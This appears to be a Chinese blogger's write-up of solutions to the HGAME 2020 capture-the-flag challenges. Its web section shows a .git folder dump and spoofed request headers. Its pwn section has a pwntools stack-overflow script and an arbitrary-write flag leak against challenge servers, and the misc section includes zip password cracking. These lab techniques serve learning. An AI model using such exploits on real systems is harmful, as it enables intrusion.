

hgame_wp

笔记本： 未分类笔记

创建时间： 2020/1/21 16:05

更新时间： 2020/1/21 21:29

作者： 羔

URL： <https://www.jianshu.com/p/b0a18eb32d09>


hgame_wp

- [hgame_wp](#)
 - [web](#)
 - [Cosmos 的博客](#)
 - [接头霸王](#)
 - [Code World](#)
 - [🐼尼泰玫](#)
 - [可能的非预期解，感觉没有用到js的考点](#)
 - [一种用js的解法](#)
 - [Reverse](#)
 - [maze](#)
 - [Pwn](#)
 - [Hard_AAAAA](#)
 - [One_Shot](#)
 - [Crypto](#)
 - [InfantRSA](#)
 - [Affine](#)
 - [Reorder](#)
 - [Misc](#)
 - [欢迎参加HGame!](#)
 - [壁纸](#)
 - [克苏鲁神话](#)
 - [签到题ProPlus](#)
 - [每日推荐](#)

web


Cosmos 的博客

大茄子让我把 **flag** 藏在我的这个博客里。但我前前后后改了很多遍，还是觉得不满意。不过有大茄子告诉我的**版本管理工具**以及 **GitHub**，我改起来也挺方便的。

- ```
luo@luo-virtual-machine:~/github/GitHack$ python GitHack.py http://cosmos.hgame.n3ko.co/.git/
```
- 
- ```
A '.git' folder disclosure exploit.
```
- ```
[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://cosmos.hgame.n3ko.co/.git/
[*] Initialize Target
[*] Try to Clone straightly
[-] [Skip][First Try] /home/luo/github/GitHack/dist/cosmos.hgame.n3ko.co/.git already exists.
[*] Valid Repository
[+] Valid Repository Success

[+] Clone Success. Dist File : /home/luo/github/GitHack/dist/cosmos.hgame.n3ko.co
```

- The screenshot shows the GItKraken application interface. At the top, there's a title bar with 'GItKraken' and a system clock showing '星期二 16:29:59'. Below the title bar, the main window is divided into several sections. On the left, there's a sidebar with icons for various functions like file explorer, search, and settings. The central area displays the repository 'cosmos.hgame.n3ko.co' and the 'master' branch. It shows a list of files, including 'new file'. On the right, there's a commit history section showing a commit titled 'new file' by 'FeYcYodhrPDJSru' with a timestamp of '2020/1/7 @ 18:32'. The interface is dark-themed and includes various icons and buttons for navigating through the repository.



- 图片一开始没懂什么意思，最后懂了，笑死



You need to come from <https://vidar.club/>.

- 按照要求添加 `Referer: vidar.club` , 表示从vidar.club来的

## 接头霸王

You need to visit it locally.

© HGAME 2020

- 按要求添加 `x-forwarded-for: 127.0.0.1` 或者 `x-forwarded-for: localhost` ,表示来源是本地

## 接头霸王

You need to use Cosmos Brower to visit.

© HGAME 2020

- 按照要求 修改 User-Agent: Cosmos

**接头霸王**

Your should use POST method :)

© HGAME 2020

- 把GET改成POST就ok了

**接头霸王**

The flag will be updated after 2077, please wait for it patiently.

© HGAME 2020

- 按照意思 if-unmodified-since: Fri, 01 Jan 2087 00:00:00 GMT

**接头霸王**

hgame{W0w!Your\_heads\_@re\_s0\_many!}

© HGAME 2020

- 写wp的时候和我原来做的时候不太一样，不过差不多，就是疯狂修改请求头

---

## Code World

- 

目前它只支持通过url提交参数来计算两个数的相加，参数为a

现在,需要让结果为10

- 自己先这么做的，然后不成功 <http://codeworld.hgame.day-day.work/index.php?a=5+5>
- 上网查了半天知道 ‘+’ 在url里面其实是空格的意思

这时候可以将这些字符转化成服务器可以识别的字符，对应关系如下：

URL 中+号表示空格 %2B

/ 分隔目录和子目录 %2F

% 指定特殊字符 %25

#表示书签 %23

& URL 中指定的参数间的分隔符 %26  
= URL 中指定参数的值 %3D

- 重新构造url <http://codeworld.hgame.day-day.work/index.php?a=5%2B5> 就ok了

## 人鸡验证

目前它只支持通过url提交参数来计算两个数的相加, 参数为a

现在, 需要让结果为10

**The result is: 10**

hgame{C0d3\_1s\_s0\_S@\_sO\_C0o!!}



### 可能的非预期解, 感觉没有用到js的考点

- 随便来一盘, 然后firefox看一下包, 有个POST

取消

发送

方法

网址

POST

<http://cxk.hgame.wz22.cc/submit>

请求头:

Host: cxk.hgame.wz22.cc  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 F  
Accept: \*/\*  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
X-Requested-With: XMLHttpRequest  
Content-Length: 42

请求主体:

score=200|fcb4a39872fbfbd15e2fc6f285a507ea

- 直接改数字，然后POST提交会400

请求网址: <http://cxk.hgame.wz22.cc/submit>  
 请求方法: POST  
 远程地址: 104.27.137.126:80  
 状态码: 400 Bad request ⓘ  
 版本: HTTP/1.1 编辑和重发

▼ 请求有效载荷 (payload)

|   |                                              |
|---|----------------------------------------------|
| 1 | score=40000 fcb4a39872fbfbd15e2fc6f285a507ea |
|---|----------------------------------------------|

后面的数字应该是检验用的，所以会400?

- 在开发者工具里面双击这个改过的请求

| 状态码 | 方法   | 地址                       | 内容类型 | 接收内容 | 接收大小      | 接收时间      |
|-----|------|--------------------------|------|------|-----------|-----------|
| 400 | POST | cxk.hgame.wz22.cc/submit | xhr  | html | 153.59 KB | 153.49 KB |

就有了神奇的一幕

cxk.hgame.wz22.cc/submit

hgame{j4vASc1pt\_w1ll\_tell\_y0u\_someth1n9\_u5eful?!}

## 一种用js的解法

- 调试器里面，我选改这个地方，下断点

```

49 te;
50 drawText(obj) {
51 this.context.font = '24px Microsoft YaHei'
52 this.context.fillStyle = '#000'
53 this.context.fillText(obj.text + obj.allScore, obj.x, obj.y)
54 this.context.fillText(obj.textlv + obj.lv, this.canvas.width - 100, obj.y)
55 this.storageScore = obj.allScore;
56 }
57 gameOver() {
58 let po = 'ejiy';
59 let rt = po + 'LmMj';
60 let rou = 'L3N1Vm';
61 let sche = 'aHR0c';
62 let k = 'c2Nv';
63 let me = sche + 'Dovl2N';
64 clearInterval(this.timer);
65 this.context.clearRect(0, 0, this.canvas.width, this.canvas.height);
66 let stamp = md5(Date.parse(new Date()) / 1000);
67 this.globalScore = this.globalScore + this.storageScore;
68 this.context.font = '32px Microsoft YaHei'
69 this.context.fillStyle = '#000'
70 this.context.fillText('CXK, 你球掉了! 得分: ' + this.globalScore, 404, 226)
71 $('#ballspeedset').removeAttr('disabled');
72 let s = this.globalScore;
73 (function () {
74 let eetU = me + '4av5oz';

```

- 随便再来一局自杀，到断点时，去控制台直接改数字

» this.storageScore = 40000

← 40000

- 继续执行就会跳出来flag

hgame{j4vASc1pt\_w1ll\_tell\_y0u\_someth1n9\_u5eful?!}

确定

CXK, 你球掉了! 得分: 40000

**maze**

- ```

37     v5 -= 64;
38 }
39 }
40 else
41 {
42     if ( v3 != 'a' )
43         goto LABEL_12;
44     v5 -= 4;
45 }
46 if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *(DWORD *)v5 & 1 )
47     goto LABEL_22;
48 LODWORD(v4) = v4 + 1;
49 }
50 if ( v5 == (char *)&unk_60243C )
51 {
52     sprintf(&v7, "hgame(%s)", s, v4);
53 }
54 000007ED main:42 (4007ED)

```

- [illegible]

- ```
#include <stdio.h>
#include <stdlib.h>
#include <conio.h>
#include <string.h>

int main()
{
 char s[2000]="#####@#@#@#@#@###@#####@#@#@#####@###@@@
for(int i=0;i<=strlen(s);i++)
{
 if(i%4==0)printf("%c",s[i]);
}
return 0;
}
```

- [illegible]

# Pwn

## Hard\_AAAAA

具体怎么搞的忘记了，只剩下这个了，基本栈溢出（我只会这种了）

```
from pwn import *

context(arch='i386',os='linux',log_level='debug')
r=remote('47.103.214.163',20000)#47.103.214.163 20000
#r=process("./Hard_AAAAA")
r.recvline()
payload=(0xAC-0x31)*'a'+'0000'+'\x00'+'\x4F'+'\x30'+'\x00'
r.sendline(payload)
r.interactive()
```

## One\_Shot

- 检查，拖进ida

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 _BYTE *v4; // [rsp+8h] [rbp-18h]
 int fd[2]; // [rsp+10h] [rbp-10h]
 unsigned __int64 v6; // [rsp+18h] [rbp-8h]

 v6 = __readfsqword(0x28u);
 v4 = 0LL;
 *(_QWORD *)fd = open("./flag", 0, envp);
 setbuf(stdout, 0LL);
 read(fd[0], &flag, 0x1EuLL);
 puts("Firstly....What's your name?");
 __isoc99_scanf("%32s", &name);
 puts("The thing that could change the world might be a Byte!");
 puts("Take tne only one shot!");
 __isoc99_scanf("%d", &v4);
 *v4 = 1;
 puts("A success?");
 printf("Goodbye,%s", &name);
 return 0;
}
```

- 分析

1. 读入flag文件并且存到flag（位于bss:00000000006010E0）
2. name（bss:00000000006010C0），很凑巧的在flag的低一点的位置，所以正常情况下name地址到flag地址之前的值没有 '\x00' 就可以在最后的时候一并输出

- 3. 输入v4的值，下一行要求v4所指向的位置可写，所以直接随便指向name里面的任意位置理论上就ok了
- 试了之后发现不成功，根据输出结果推测应该是flag: bss:00000000006010E0这个位置是 '\x00'，所以直接截断了，所以我们需要把1写入这个地址

```
Take the only one shot!
luo@luo-machine:~$ nc 47.103.214.163 20002
Firstly....What's your name?
AAA%AAsAABAA$AAAnAACAA-AA(AADAA;A
The thing that could change the world might be a Byte!
Take tne only one shot!
6295744
A success?
Goodbye, 00AA%AAsAABAA$AAAnAACAA-AA(AADAA;A
luo@luo-machine:~$ nc 47.103.214.163 20002
Firstly....What's your name?
AAA%AAsAABAA$AAAnAACAA-AA(AADAA;A
The thing that could change the world might be a Byte!
Take tne only one shot!
6295776
A success?
Goodbye, AAA%AAsAABAA$AAAnAACAA-AA(AADAA;A 00ame{0n3_Sh0t_One_Fl4g}
luo@luo-machine:~$
```

- 又是一个写完之后才知道题目的精髓

---

# Crypto

## InfantRSA

基础题,算就完事

---

## Affine

- 加密代码

```
import gmpy2
from secret import A, B, flag
assert flag.startswith('hgame{') and flag.endswith('}')

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)

cipher = ''
for b in flag:
 i = TABLE.find(b)
 if i == -1:
 cipher += b
```

```

else:
 ii = (A*i + B) % MOD
 cipher += TABLE[ii]

print(cipher)
A8I5z{xr1A_J7ha_vG_TpH410}

```

- 写了一小段c来爆破，凑合看吧

```

for(int a=1;a<=1000000;a++)
 for(int b=0;b<62;b++)
 if((12*a+b)%62==46)
 if((11*a+b)%62==33)
 if((7*a+b)%62==43)
 if((6*a+b)%62==30)
 if((18*a+b)%62==0)
 {
 printf("a=%d b=%d\n", a, b);
 return 0;
 }

```

- 数字扔回去，再写出解密代码

```

import gmpy2

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)

A=13
B=14
flag='A8I5z{xr1A_J7ha_vG_TpH410}'
cipher = ''
for b in flag:
 i = TABLE.find(b)
 if i == -1:
 cipher += b
 else:
 for j in range(0, 63):
 if (j*MOD+i-B)%A == 0:
 yuan=((j*MOD+i-B)/A)%MOD
 cipher += TABLE[yuan]
 print(cipher)
 break

```

```
A8I5z {xr1A_J7ha_vG_TpH410}
```

```
h
hg
hga
hgam
hgame
hgame{M
hgame{M4
hgame{M4t
hgame{M4th
hgame{M4th_u
hgame{M4th_u5
hgame{M4th_u5E
hgame{M4th_u5Ed
hgame{M4th_u5Ed_i
hgame{M4th_u5Ed_iN
hgame{M4th_u5Ed_iN_c
hgame{M4th_u5Ed_iN_cR
hgame{M4th_u5Ed_iN_cRY
hgame{M4th_u5Ed_iN_cRYp
hgame{M4th_u5Ed_iN_cRYpt
hgame{M4th_u5Ed_iN_cRYpt0
. hgame{M4th_u5Ed_iN_cRYpt0}
```

---

## Reorder

应该叫移位密码吧，难度不大

```
luo@luo-machine:~/ida$ nc 47.98.192.231 25002
> abcdefghijklmnopqrstuvwxyz012345
jphibnlcdmoegfkaz5xyr31st24uwv0q
>
Rua!!!
tLU$gm5amIpej{+hT}TA_!0Pen!Rumi3
```

打代码就行了

---

## Misc

欢迎参加HGame!

- Li0tIC4uLi0tIC4tLi4gLS4tLiAtLS0tLSAtLSAuIC4uLS0uLSAtIC0tLSAuLi0tLi0gLi4tLS0gLS0tLS0gLi4tLS0gLS0tLS0gLi4tLS4tIC4uLi4gLS0uIC4tIC0tIC4uLi0t

- # 壁纸

- flag.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

\\u68\\u67\\u61\\u6d\\u65\\u7b\\u44\\u6f\\u5f\\u79\\u30\\u75\\u5f\\u4b\\u6e\\u4f\\u57\\u5f\\u75\\u4e\\u69\\u43\\u30\\u64\\u33\\u3f\\u7d

- \\u0068\\u0067\\u0061\\u006d\\u0065\\u007b\\u0044\\u006f\\u005f\\u0079\\u0030\\u0075\\u005f\\u004b\\u006e\\u004f\\u0057\\u005f\\u0075\\u004e\\u0069\\u0043\\u0030\\u0064\\u0033\\u003f\\u007d

### hgame{Do\_y0u\_KnOW\_uNiC0d3?}

# 克苏鲁神话

- Bacon.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

of SuCh GrEAt powers OR beiNGS tHere may BE conCEivABly A SuRvIval oF HuGely REmOTE periOd.

\*Password in capital letters.

- | 名称                        | 大小     | 压缩后大小  | 类型                 | 修改时间           | CRC32    |
|---------------------------|--------|--------|--------------------|----------------|----------|
| ..                        |        |        | 文件夹                |                |          |
| Bacon.txt *               | 124    | 126    | 文本文档               | 2020/1/11 0:36 | CF79DBAE |
| The Call of Cthulhu.doc * | 28,672 | 25,389 | Microsoft Word ... | 2020/1/11 0:22 | 472043C8 |

- 虽然我也不懂具体什么原理，但是有个操作叫明文攻击，用archpr可以解出来
  - 网上推荐使用4.53版本，说是明文攻击速度比4.54快很多

2. 打开里选择被加密的压缩文件，攻击方式选择明文



3. 明文文件选择上面自己压缩的只有一个txt的zip（很多时候要这两个zip文件加密软件方式一类的一样才可以，所以题目后有hint用7zip）、

4. 点击开始，一般时间不会太长，成功后会让你保存文件

5. 解压那个文件

- 得到一个加密得doc，用前面的培根的密码就可以进去了，然后去掉这个密码，保存下来，再拖进winhex，搜索hgame就有flag了

| Offset   | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  |                 |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-----------------|
| 000048F0 | BB | 53 | F3 | 60 | 61 | 8C | 01 | FF | 11 | 62 | 77 | 88 | C3 | 5F | 48 | 79 | 管散a? bw?腋Hy     |
| 00004900 | 77 | 79 | 0C | FF | 47 | 50 | 82 | 59 | 11 | 62 | 28 | 57 | 7B | 6B | 0E | 54 | wy GP俯 b{W{k T  |
| 00004910 | 59 | 75 | 0B | 4E | 86 | 4E | D9 | 8F | FD | 4E | 4B | 62 | 3F | 7A | 0C | FF | Yu N有? 龘Kb?z    |
| 00004920 | 0C | 5E | 1B | 67 | 57 | 90 | 31 | 56 | 67 | 62 | 4C | 88 | BA | 4E | 1A | 4F | ^ gW 1VgbL?龘 0  |
| 00004930 | 28 | 75 | 28 | 8C | 4E | 61 | E3 | 4E | FF | 66 | 81 | 9C | BD | 83 | 0C | FF | (u(?Na龘 ?统      |
| 00004940 | 2B | 52 | 8D | 51 | A9 | 8B | 2C | 7B | 8C | 4E | CC | 53 | 3C | 77 | 5B | 77 | +R Q龘,{弄龘<w[w   |
| 00004950 | 0B | 77 | 30 | 52 | 83 | 5B | 02 | 30 | 0D | 00 | 68 | 00 | 67 | 00 | 61 | 00 | wOR傲 0 h g a    |
| 00004960 | 6D | 00 | 65 | 00 | 7B | 00 | 59 | 00 | 30 | 00 | 75 | 00 | 5F | 00 | 68 | 00 | m e { Y 0 u _ h |
| 00004970 | 40 | 00 | 56 | 00 | 65 | 00 | 5F | 00 | 46 | 00 | 30 | 00 | 55 | 00 | 6E | 00 | @ V e _ F 0 U n |
| 00004980 | 64 | 00 | 5F | 00 | 6D | 00 | 59 | 00 | 5F | 00 | 53 | 00 | 33 | 00 | 63 | 00 | d _ m Y _ S 3 c |
| 00004990 | 52 | 00 | 65 | 00 | 54 | 00 | 7D | 00 | 0D | 00 | 00 | 00 | 00 | 00 | 00 | 00 | R e T }         |
| 000049A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |                 |
| 000049B0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |                 |

## 签到题ProPlus

```
Rdjxfwxjfmkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y h jnsxf qjFjf
jnb rg fiyykwtsnkm tm xa jsdwqjfmk jy wlviHtqzqsGsffywjjyynf yssm
xfjypnyihjn.
```

```
JRFVJYFZVRUAGMAI
```

\* Three fenses first, Five Caesar next. English sentence first, zip password next.


- 看不太懂什么意思，后来求大佬要的hint
- 先分成三份的栅栏密码，再凯撒移位5  
方法没错的话上面会是一个英文句子，相同的方法下面就是zip密码

- 隐约记得提出来是个base64还是32的，用python解成png，扫描二维码




## 每日推荐

- 又是一个坑了我几天的题，实际过程非常艰辛，就直接说解法吧
- `Capture1.pcapng` 直接foremost出来发现有song.zip，那这个应该就是这个了
- wireshark里面搜索





- 找到一帧如2053，右键追踪TCP流



- 前面乱七八糟的东西去掉，后面不去理论上也可以，保存成 .zip

```
00000460 09 74 40 0f 72 0d 42 0f 75 0e 04 01 72 79 47 0a 1trormboundaryGj
00000470 77 6D 6E 35 37 76 47 42 35 4C 43 31 4B 62 0D 0A wmn57vGB5LC1Kb
00000480 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69 74 Content-Disposit
00000490 69 6F 6E 3A 20 66 6F 72 6D 2D 64 61 74 61 3B 20 ion: form-data;
000004A0 6E 61 6D 65 3D 22 5F 77 70 6E 6F 6E 63 65 22 0D name="wpnonce"
000004B0 0A 0D 0A 38 62 37 36 65 38 34 35 32 61 0D 0A 2D 8b76e8452a -
000004C0 2D 2D 2D 2D 2D 57 65 62 4B 69 74 46 6F 72 6D 42 -----WebKitFormB
000004D0 6F 75 6E 64 61 72 79 47 6A 77 6D 6E 35 37 76 47 oundaryGjwmn57vG
000004E0 42 35 4C 43 31 4B 62 0D 0A 43 6F 6E 74 65 6E 74 B5LC1Kb Content
000004F0 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 66 6F -Disposition: fo
00000500 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22 61 rm-data; name="a
00000510 73 79 6E 63 2D 75 70 6C 6F 61 64 22 3B 20 66 69 sync-upload"; fi
00000520 6C 65 6E 61 6D 65 3D 22 73 6F 6E 67 2E 7A 69 70 lename="song.zip
00000530 22 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A " Content-Type:
00000540 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 7A application/x-z
00000550 69 70 2D 63 6F 6D 70 72 65 73 73 65 64 0D 0A 0D ip-compressed
00000560 0A 50 4B 03 04 14 00 01 00 63 00 FB 84 2D 50 00 PK c 磨-P
00000570 00 00 00 89 7D 7E 00 99 43 8F 00 12 00 0B 00 49 ?}~ ?C I
00000580 20 4C 6F 76 65 20 4D 6F 6E 64 61 79 73 2E 6D 70 Love Mondays.mp
00000590 33 01 99 07 00 02 00 41 45 03 08 00 50 E5 14 9C 3 ?v AE P? ?
000005A0 34 5B D1 7A 66 DA CF 79 02 6B 6F F5 4D 97 F0 97 4[棲f?姆 ko?M?钉
000005B0 2E 80 6E C7 E2 68 98 2E 5B 4F B7 21 8C F0 6A 60 .In?鈎得[0??峯j`
000005C0 A3 FF CB 2E CE 2B 7E 5C EF 5E 51 1E A9 63 99 CE ?I??为~~颯Q 丕擲
000005D0 C7 20 D4 53 37 9E 89 BC 7A 34 6B 1F BE 5B 7D 5E ?I許??端z4k 縲]^
000005E0 C2 EA 1A BF A4 14 9E 0F A8 19 13 2D AF 2D 31 7C 玛 ???端?4 -?縲|
000005F0 46 8F E9 8F C7 4C AB 14 CC 0C 0D DD 8F 9D 2F E3 F ???并端?4 ? /?
00000600 C2 7F 7A 94 61 C1 12 3F 32 07 B8 7D 6F EF 93 AB ? 7?2? ? ?端?4 端
```

- 有备注6位数字，直接爆破，解出一个MP3，拖进audacity

● 切成频谱图

